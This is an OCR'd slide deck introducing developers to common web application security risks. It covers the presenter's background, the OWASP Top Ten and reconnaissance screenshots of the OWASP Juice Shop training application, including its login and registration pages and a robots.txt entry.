# What Goes Wrong?

•••

Common Security Problems in Web Applications

# Brian Myers PhD, CISSP, CCSK

Experience

- 20 years in software development
- 10 years in information security

Past Positions

- Director of InfoSec, WebMD Health Services
- Senior AppSec Architect, WorkBoard
- Senior Risk Advisor, Leviathan Security

Current Work

- Independent Information Security Consultant

English Major

English PhD

Technical Writer

Program Manager

Software Developer

Software Architect

Program Manager

Product Manager

VP of Product Dev

Manager, Software Dev

Director, Software Dev

Security Architect

Director, Information Security

Application Security Architect

Security Consultant

# What We're Doing Today

Not This:

- ❌ Become a security expert
- ❌ Learn to hack systems
- ❌ Memorize all the fixes

This:

- ✅ **Recognize** when code might be risky
- ✅ **Know** when to ask for help
- ✅ **Understand** what your security team is talking about

# Security Knowledge = Career Asset

| Developer Maturity | Situation | Response |
|---|---|---|
| Starting out | Writing code | “Do we need to consider malicious user input?” |
| Getting settled | Code review | “This endpoint is vulnerable to SQL injection.” |
| Gaining confidence | Fixing assigned bugs | “Here’s how to fix the broken access control in user profiles.” |
| Taking ownership | Team meeting | “Let me take the first pass at that pen test report.” |

# OWASP Top Ten Web App Risks

A01 – Broken Access Control

A02 – Cryptographic Failures

A03 – Injection

A04 – Insecure Design

A05 – Security Misconfiguration

A06 – Vulnerable & Outdated Components


A07 – Identification & Authentication Failures

A08 – Software & Data Integrity Failures

A09 – Security Logging & Monitoring Failures

A10 – Server-Side Request Forgery (SSRF)


# OWASP Juice Shop: Reconnaissance



All Products

Apple Juice (1000ml)
1.99¤

Apple Pomace
0.89¤



## Best Juice Shop Salesman Artwork


Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful carreer in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before *finally* adding his expertise to the Juice Shop marketing team.


5000¤

Reviews (2)

*stan@juice-sh.op*
I'd stand on my head to make you a deal for this piece of art.

*bender@juice-sh.op*
Just when my opinion of humans couldn't get any lower, along comes Stan...


Account
EN
Login
Banana Juice (1000ml)
1.99¤



Login

Email *

Password *

Forgot your password?


Log in

□ Remember me

or

Log in with Google

Not yet a customer?



User Registration

Email *
anonymous@nowhere.com

Password *
●●●●●●●●

Password must be 5-40 characters long. 8/20

Repeat Password *
●●●●●●●●


8/40


Show password advice

Security Question *
Name of your favorite pet?


This cannot be changed later!

Answer *
Godzilla


Account
Your Basket
0
EN
anonymous@nowhere.com
Orders & Payment
Privacy & Security
Logout
Apple Pomace
0.89¤




```
User-agent: *
Disallow: /ftp
```



